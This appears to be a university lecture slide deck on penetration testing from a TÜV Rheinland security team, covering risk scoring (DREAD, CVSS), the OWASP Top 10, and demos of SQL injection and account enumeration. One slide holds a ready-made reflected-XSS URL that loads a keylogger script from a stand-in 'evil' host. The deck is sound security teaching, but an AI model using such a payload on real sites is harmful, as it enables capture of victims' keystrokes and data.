



Pentests – more than just using the proper tools



**Age** 37 Jahre  
**Profession** Head of Security Engineering  
**Education** Dr.-Ing. Elektro- und Informationstechnik

## Work experience

- 01/2003 - 07/2007 Research assistant @ Ruhr Universität Bochum
- 08/2007 - 03/2009 Senior Security Consultant @ Authentidate AG
- 04/2009 - 03/2011 IT Manager IT-Security @ ALDI Süd International IT
- 04/2011 - heute Head of Security Engineering @ TR i-sec GmbH


## Field of responsibility

- Ressource management
- Presales
- Business development
- **Recruiting**

# Agenda

- 1. Information Security @ TÜV Rheinland**
- 2. Security testing**
- 3. Penetration testing**
  - Introduction
  - Evaluation scheme
  - Security Analyses of web applications
  - Internal Security Analyses (optional)

# Solution Expertise. Information and IT Security.



Industry solutions, individual concepts, professional consulting, and strong in implementation



- **Providing information security services worldwide (Europe, North America, Asia, Middle East)**
- **Germany's leading vendor independent service provider for information security**
- **Over 500 security experts worldwide – 150 in Germany and growing**
- **Active recruitment**
  - Internship
  - Student assistant
  - Bachelor/Master thesis
  - Trainees
  - Direct entry

# What about you?



- Economical vs. technical studies?
- Basic knowledge of web applications (HTML, Script languages, SQL)?
- Knowledge of penetration testing?
- What does OWASP stand for?
- Any questions so far?

# Agenda

- 1. Information Security @ TÜV Rheinland**
- 2. Security testing**
- 3. Penetration testing**
  - Introduction
  - Evaluation scheme
  - Security Analyses of web applications
  - Internal Security Analyses (optional)

# Security Testing. Goals.



## Software testing

“ ... an investigation conducted to provide stakeholders with information about the quality of the product or service under test.” (Wikipedia)

## Goals of security testing

- Detection of security vulnerabilities
  - Demonstrate vulnerability of systems
  - Identify the potential damage caused by real attacks
  - Identification of remedial measures
- ➔ Increase overall security level

## Variations

- Black Box
- White Box
- any other color in between
- Vulnerability scans



# Security Tests. Targets.



## Evaluation Targets

- Applications
  - Web
  - Client-Server
  - Mainframe
  - Mobile
- Infrastructure
  - Server
  - DMZ
  - Intranet
- Special purpose hardware
- Processes and organizations



## Challenges

Reliable expertise and broad coverage of standard technologies, e.g. internet infrastructures, web applications, complemented by special knowledge, e.g. mainframes, SAP, mobile apps

Different requirements for security level and level of analysis, e.g. due to specific industrial standards and best practices

Propose remedial measures that are feasible, effective and efficient to remediate found vulnerabilities

Knowledge of actual threats, vulnerabilities and state of the technology

Traceability of identified vulnerabilities and decision support for the management based upon test report

Evidence of tested security level for marketing purposes

## Possible solutions

Large team of experts with different core areas or specialization on one topic

Multi-level analysis portfolio, variable analysis level and knowledge of relevant industrial standards and best practices, e.g. by focusing on one industrial sector


Technical testers should have also experience in testing technical guidelines and policies, processes, network architectures and sectoral protocols → reliable assessment of the feasibility, effectiveness and even efficiency of remedial measures according to customer needs

Continuous training including both internal and external courses

Detailed description of testing method and findings, management summary and quality assurance for reports

Reliable certification standards to ensure comparable results for different test objects

# Technical Security Testing. Portfolio.



# Technical Security Testing. Portfolio.

## Penetration tests

- Analysis of broad testing scope in a limited period of time
- Fully automated, semi automated or manual testing (depending on the required security level)
  - infrastructures, e.g. internet systems
  - Applications, e.g. web and client server
  - Special purpose hardware
- Further details to come ...

## Security Assessment

- In-depth-analysis as a complement for penetration tests
- Interview-based
- Focus on a few dedicated systems, processes or aspects
  - Critical systems, e.g. FW, AD, mainframes
  - Critical processes, e.g. patch management, FW administration,
  - Critical infrastructures, e.g. DMZ



## Source Code Analysis

- In-depth-analysis for applications as a complement for penetration tests
- Fully automated, semi automated or manual testing (depending on the required security level)
  - Web applications
  - Client server applications
  - Mobile apps
- Special case: Analysis of the whole software development process

## Certification

- Dedicated certificates depending on scope and procedures
  - International and national standards, e.g. FIPS, Common Criteria
  - Vendor-specific standards, e.g. Safer Shopping (TÜV Süd), Data security and privacy for web applications (TÜV Rheinland), Cloud security standards (different vendors)

# Agenda

- 1. Information Security @ TÜV Rheinland**
- 2. Security testing**
- 3. Penetration testing**
  - Introduction
  - Evaluation scheme
  - Security Analyses of web applications
  - Internal Security Analyses (optional)

# Penetration Tests. Definition. Pros and Cons.



## Definition

“... an attack on a computer system with the intention of finding security weaknesses, potentially gaining access to it, its functionality and data.” (Wikipedia)

## Pros

- + Verification of the security of complex systems including multiple security layers
- + Dynamical testing including tester’s creativity, e.g. combination of low impact vulnerabilities
- + Using up-to-date attack vectors
- + Verify attack detection

## Cons

- Security Snap-shot - Results valid for a limited time
  - Quality of results depend upon tester’s quality
  - Very high complexity of finding previously unknown vulnerabilities
- ➔ Penetration testing is one important mechanism for security quality assurance

# Penetration Test. Workflow.




- 1. Kick-Off / Preparation**
- 2. Information gathering and -analysis (manually and automated)**
  - Online search engines
  - Scanning Tools (port-, vulnerability-scanner, etc.)
- 3. Information evaluation / risk analysis**
  - Based on results of phase 1 and information of phase 2
  - Identification of vulnerabilities
- 4. Active Intrusion**
  - Exploitation of vulnerabilities (mostly manually)
  - Use of exploit code
- 5. Finalization**
  - Result evaluation
  - Report generation

# Agenda

- 1. Information Security @ TÜV Rheinland**
- 2. Security testing**
- 3. Penetration testing**
  - Introduction
  - Evaluation scheme
  - Security Analyses of web applications
  - Internal Security Analyses (optional)



# DREAD Risk assessment model



## DREAD risk evaluation model

**Damage** - how bad would an attack be?

**Reproducibility** - how easy is it to reproduce the attack?

**Exploitability** - how much work is it to launch the attack?


**Affected users** - how many people will be impacted?

**Discoverability** - how easy is it to discover the threat?

# Common Vulnerability Scoring System (CVSS)

## Common Vulnerability Scoring System (CVSS)

Vulnerability Distribution By CVSS Scores




- Common standard
- Description of vulnerability's severity
- Evaluation based on „Metrics“
  - Base (Access Vector, Access Complexity, Authentication, Confidentiality, Integrity, Availability)
  - Environmental (Confidentiality Requirement, Integrity Requirement, Availability Requirement, Collateral Damage Potential, Target Distribution)
  - Temporal (Exploitability, Remediation Level, Report Confidence)
- Allows to compare vulnerabilities

CVSS-calculator:

<http://nvd.nist.gov/cvss.cfm?calculator&version=2>

# Common Vulnerability Scoring System (CVSS)



# TÜV Rheinland evaluation and risk classification.

Risk classification is performed from an IT security perspective in relation to infrastructure, systems, services and processes in the area of observation

→ Risk Rating for the business processes is done by the internal risk management of our customer.

<b>Recommendation</b>	Suggestions to improve the overall security situation, though a concrete threat is not present. Includes i.e. out-of-scope-observations.	
<b>Low Risk</b>	The implemented security mechanisms to ensure <ul style="list-style-type: none"><li>• confidentiality and integrity of sensible data</li><li>• availability of necessary systems</li></ul> has a <b>minor deficit</b> .	
<b>Medium Risk</b>	The implemented security mechanisms to ensure <ul style="list-style-type: none"><li>• confidentiality and integrity of sensible data</li><li>• availability of necessary systems</li></ul> has a <b>deficit</b> .	
<b>High Risk</b>	The implemented security mechanisms to ensure <ul style="list-style-type: none"><li>• confidentiality and integrity of sensible data</li><li>• availability of necessary systems</li></ul> has a <b>severe deficit</b> .	

# Agenda


- 1. Information Security @ TÜV Rheinland**
- 2. Security testing**
- 3. Penetration testing**
  - Introduction
  - Evaluation scheme
  - Security Analyses of web applications
  - Internal Security Analyses (optional)

# Open Web Application Security Project (OWASP) – Top 10



1. Injection
2. Cross Site Scripting
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross Site Request Forgery
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

# Top 1. Injection.



1. **Injection**
2. Cross Site Scripting
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross Site Request Forgery
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards




## Fundamental Trouble

- Input is not completely validated
- Data provided by the user is interpreted:
  - Data base (SQL-Injection)
  - Operation system calls (Command Injection)
  - XML-Tags and Entities (XML Injection)
  - Scriptcode (i.e. Ruby, PHP) gets executed (Code-Injection)



# SQL-Injection. Description.



## Issue

- Data provided by the user is not validated completely
- User can execute SQL queries

## Consequences

- An Attacker can execute almost arbitrary SQL queries
  - Login without password
- Attacker can extract data from the database

# SQL-Injection. Demo.

WackoPicko.com

Home Upload Guestbook Info Login

Search

## Login

Username :

Password :

[Register](#) | [Lost Passwort?](#)

[Home](#) | [Admin](#) | [Contact](#) | [Terms of Service](#)

# Thank you for your attention and questions!

Dr. Daniel Hamburg  
Head of Security Engineering

T: +49 221 56783 220

E-Mail: [daniel.hamburg@i-sec.tuv.com](mailto:daniel.hamburg@i-sec.tuv.com)

## Top 2. Cross Site Scripting.



1. Injection
2. **Cross Site Scripting**
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross Site Request Forgery
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

# Cross Site Scripting (XSS). Basics.




## Basics

- Attack targets the User / Browser / Client
- Most frequent root cause:
  - User input is re-used for website generation without validation / filtering
  - Usually this induces a high risk

## Consequences

- Attacker can execute Scripts in the browser of their victim:
  - Log input data
  - Send confidential data to third parties
  - Change the Site to be rendered by the browser
  - Redirect user
- Drive-By-Downloads

# Cross-Site-Scripting. Demo.



```
westermb@bwe: ~$ LINK: http://wacko/pictures/search.php?query=%22%3E%3Cscript+src%3D%22http%3A%2F%2Fevil%2Fkeylogger.js%22%3E%3C%2Fscript%3E%3Cinput+type%3D%22hidden%22+value%3D%22&x=44&y=8
```

Precisely Right.

## Top 3. Broken Authentication and Session Management.



1. Injection
2. Cross Site Scripting
3. **Broken Authentication and Session Management**
4. Insecure Direct Object References
5. Cross Site Request Forgery
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

# Broken Authentication. Extraction of Logins.



## Assumptions

- Attacker knows a valid username
- Usernames follow a pattern:
  - i.e. customer number: 5192919

## Example „forgot password“-function

- User has to provide his user name
  - If the input is valid, he has to answer a question
  - If the input is invalid, the user is redirected

## Attack

- Attacker generates list of possible user names
- Use „forgot password“ for every user name
  - a. On redirect: user does not exist.
  - b. On question: user does exist.

